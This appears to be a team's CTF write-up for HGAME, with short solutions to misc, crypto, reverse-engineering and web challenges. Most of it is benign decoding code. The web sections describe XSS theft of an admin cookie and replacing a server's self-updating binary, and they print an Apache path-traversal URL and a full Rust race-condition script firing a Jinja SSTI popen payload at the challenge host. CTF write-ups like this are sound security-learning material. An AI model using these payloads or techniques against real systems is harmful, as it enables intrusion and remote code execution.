队伍名称：木风叶

队伍 ID：0x000390

## Hakuya Want A Girl Friend

Txt 包含一个压缩包和一张 png 图片，png 图片高度有误，修正高度后拿到压缩包密码

## Level 314 线性走廊中的双生实体

使用以下代码查找 flag


```
import torch


entity = torch.jit.load('entity.pt')


for i in range(100):
    for j in range (100):
        input_tensor = torch. linspace(i, j, steps = 10)
        print(i,j)
        output = entity(input_tensor)


#i=34, j=22
```

## Computer cleaner

打开虚拟磁盘文件，发现/var/www/html 中存在 flag

## Two wires

通过解析固件，得出 eeprom 结构如下



| 偏移量 | 数据 | 描述 |
|---|---|---|
| 0x00 | BEBAFECA | Magic Number |
| 0x04 | 92050000 17CD923A | Counter |
| 0x0C | 321C31D4 94548542 44DE86CC 4AB6DDF4 35429052 | Secret Key (20字节) |

波形文件以 i2c 格式解析后结构同 eeprom

通过一下代码得到 flag，counter 要转换端序

```
import pyotp

import base64



def hotp(secret_hex, counter, digits=6):



    key_bytes = bytes.fromhex(secret_hex)



    base32_key = base64.b32encode(key_bytes).decode('utf-8')



    totp = pyotp.HOTP(base32_key,digits=digits)



    otp = totp.at(counter)



    otp = otp.zfill(digits)



    return otp
```

```
hex_key_x = '6B694F7E0354F6C66AB51A04021B1C6D7D455802'

hex_key_y = '321C31D49454854244DE86CC4AB6DDF435429052'


counter_x = 994590262544039937

counter_y = 4220661299467519378


X1 = hotp(hex_key_x, counter_x)    # 第 1 次 HOTP

X2 = hotp(hex_key_x, counter_x + 9)    # 第 10 次 HOTP

Y1 = hotp(hex_key_y, counter_y + 32)  # 第 32 次 HOTP

Y2 = hotp(hex_key_y, counter_y + 64)  # 第 64 次 HOTP


print(f"hgame{{{X1}_{X2}_{Y1}_{Y2}}}")
```

## Compress dot new

Nutshell 代码解密

```
import json


# 你的 Huffman 树

huffman_tree_json =

"""{"a":{"a":{"a":{"a":{"a":{"s":125},"b":{"a":{"s":119},"b":{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":{"a":{
```

```
"s":101},"b":{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":{"s":13}},"b":{"s":32}},"b":{"a":{"s":115},"b":{"s":116}}}},

"b":{"a":{"a":{"a":{"a":{"a":{"s":46},"b":{"s":48}},"b":{"a":{"a":{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":{"s"

:68},"b":{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b

":{"a":{"s":98},"b":{"s":99}}},"b":{"a":{"a":{"s":49},"b":{"s":51}},"b":{"s":97}}}}},"b":{"a":{"a":{"a":{"s":117},"b":{"

s":118}},"b":{"a":{"a":{"s":112},"b":{"s":113}},"b":{"s":114}}},"b":{"a":{"a":{"s":108},"b":{"s":109}},"b":{"a":{"s":

110},"b":{"s":111}}}}}}"""



# Huffman 编码数据（二进制序列）

encoded_data =

"""0001000111011111101001000000111000101110001001110001100001000101110011100100110110

10101111011101100110100011101101001110111110111011011001110110011110011110110111101

11011010110011110110011110001110011011110000110011000010110111011000111001010011110

01011100111100001100010100101000000010010100010001001111111011001011101010100011111

01000110110001110101011010011111111001111111011010101100001101110101101111111010010

01111001000101101011111111111001100010101011011100100111110001101101011011111010000

01111010000011011010101100011111100011010100101110000011011110000000100101000100010

11100011100111001011101011111000101010110101111000000110011110001110010111010111110

00101101011100000010100000001011000111101110001110111111010101001001110101110010001 1

11001001011011110111011101011111011000111101010111001000101110010010111000101101 01

00001110101000101111010100110001110101011101100011011011000011010000000101100011101

111111110001010101011100000"""
```

```python
# 解析 Huffman 树

huffman_tree = json.loads(huffman_tree_json)



# 解码 Huffman 编码数据

def huffman_decode(tree, encoded):

    decoded_text = []

    node = tree  # 从 Huffman 树的根节点开始

    for bit in encoded:

        if bit == '0':

            node = node['a']  # 走左子树

        else:

            node = node['b']  # 走右子树



        # 如果是叶子节点（即包含 's'，表示字符的 ASCII 码）

        if 's' in node:

            decoded_text.append(chr(node['s']))  # 转换 ASCII 码为字符

            node = tree  # 重置回根节点，继续解码



    return ''.join(decoded_text)



# 解码

decoded_flag = huffman_decode(huffman_tree, encoded_data)
```

```python
print("解码结果:", decoded_flag)
```

## Turtle

程序是 modified UPX 加壳，使用 x64dbg 动态调试脱壳后反编译，写出如下解密代码

```cpp
#include <iostream>

#include <cstring>


using namespace std;


// RC4  密钥调度算法（KSA）

void rc4_init(unsigned char *S, const char *key, int keylen) {

    for (int i = 0; i < 256; ++i) {

        S[i] = i;

    }

    int j = 0;

    for (int i = 0; i < 256; ++i) {

        j = (j + S[i] + key[i % keylen]) % 256;

        swap(S[i], S[j]);

    }

}
```

```c
// RC4 解密（与加密相同）
void rc4_decrypt(unsigned char *S,  unsigned char *data, int datalen) {
    int i = 0, j = 0;
    for (int k = 0; k < datalen; ++k) {
        i = (i + 1) % 256;
        j = (j + S[i]) % 256;
        swap(S[i], S[j]);
        data[k] += S[(S[i] + S[j]) % 256];
    }
}

int main() {
    unsigned char S[256];
    const char key[] = "ecg4ab6";
    int keylen = 7;

    char v5[48];
    v5[0] = -8;
    v5[1] = -43;
    v5[2] = 98;
    v5[3] = -49;
    v5[4] = 67;
```

```
v5[5] = -70;

v5[6] = -62;

v5[7] = 35;

v5[8] = 21;

v5[9] = 74;

v5[10] = 81;

v5[11] = 16;

v5[12] = 39;

v5[13] = 16;

v5[14] = -79;

v5[15] = -49;

v5[16] = -60;

v5[17] = 9;

v5[18] = -2;

v5[19] = -29;

v5[20] = -97;

v5[21] = 73;

v5[22] = -121;

v5[23] = -22;

v5[24] = 89;

v5[25] = -62;

v5[26] = 7;
```

```
    v5[27] = 59;
    v5[28] = -87;
    v5[29] = 17;
    v5[30] = -63;
    v5[31] = -68;
    v5[32] = -3;
    v5[33] = 75;
    v5[34] = 87;
    v5[35] = -60;
    v5[36] = 126;
    v5[37] = -48;
    v5[38] = -86;
    v5[39] = 10;

    unsigned char v5_unsigned[48];
    for (int i = 0; i < 48; ++i) {
        v5_unsigned[i] = static_cast<unsigned char>(v5[i] + 256); // 负值转为
正值
    }

    // 初始化 RC4 S 盒
    rc4_init(S, key, keylen);
    // 解密
    rc4_decrypt(S, v5_unsigned, 40);

    // 输出解密结果
    cout << "解密得到的 key: ";
    for (int i = 0; i < 40; ++i) {
        cout << v5_unsigned[i];
    }
    cout << endl;

    return 0;
}
```

## Level 24 Pacman

Index.js 中存在 flag 的 base64 编码，解码后得到 flag

## Level 47 BandBomb

通过 rename 将 mortis.ejs 移动到资源文件夹，下载后修改，重新上传后移回原位，获取到 flag

## Level 69 MysteryMessageBoard

扫描网址后发现存在/admin 界面，遂通过 xss 注入获取到 admin cookie，从而访问

/flag 得到 flag

## Level 25 双面人派对

反编译程序后找到 minio 服务器的 access key 和 secret key，在 minio 服务器中下载到源码，发现源码包含自更新函数，会在 minio 服务器下载文件并更新，遂修改源码后重新编译，放入 minio 服务器中，获取到 flag

```
    // g.StaticFS("/", gin.Dir(".", true))

    g.GET("/", func(c *gin.Context) {

        out, err := exec.Command("cat", "/flag").Output()

        if err != nil {

            c.String(500, "Error executing ls: %s", err.Error())

            return

        }

        c.String(200, string(out))

    })
```

## Level 38475 角落

通过 apache 漏洞获取到程序源码

http://node1.hgame.vidar.club:30951/admin/usr/local/apache2/app/app.py%3F

通过条件竞争实现 ssti，从而得到 flag

```
use reqwest::blocking::Client;

use std::thread;

use std::sync::Arc;
```

```rust
fn send_message(client: &Client, server_url: &str, message: &str) {
    let url = format!("{}/send", server_url);
    let params = [("message", message)];
    let _ = client.post(&url).form(&params).send();
}

fn read_message(client: &Client, server_url: &str) -> String {
    let url = format!("{}/read", server_url);
    match client.get(&url).send() {
        Ok(resp) => resp.text().unwrap_or_default(),
        Err(_) => "Error".to_string(),
    }
}

fn exploit(server_ip: &str) {
    let client = Client::new();
    let server_url = format!("{}", server_ip);
    let safe_msg = "Hello, this is safe!";
    let payload = r#"{{"".__class__.__bases__[0].
__subclasses__()[140].__init__.__globals__['popen']('cat /flag').read()}}"#; // SSTI  代码执行
```

```
// **第一步：发送安全消息**

send_message(&client, &server_url, safe_msg);

println!("[+] 发送安全消息: {}", safe_msg);



// **第二步：并发发送 payload 并读取**

let server_url_clone = Arc::new(server_url.clone());

let client_clone = Arc::new(client);



let handles: Vec<_> = (0..5).map(|_| {

    let server_url = Arc::clone(&server_url_clone);

    let client = Arc::clone(&client_clone);



    thread::spawn(move || {

        for _ in 0..1000 {

            send_message(&client, &server_url, payload);

            let response = read_message(&client, &server_url);



            // **判断是否触发 SSTI**

            if !response.contains("waf") {

                println!("[!] 成功利用条件竞争！服务器返回：{}", response);

                return;

            }
```

```
                }
            })
        }).collect();

        // **等待所有线程完成**
        for handle in handles {
            handle.join().unwrap();
        }
}

fn main() {
        let server_ip = "http://node1.hgame.vidar.club:30445/app";   //  远程  Flask  服务器  IP
        exploit(server_ip);
}
```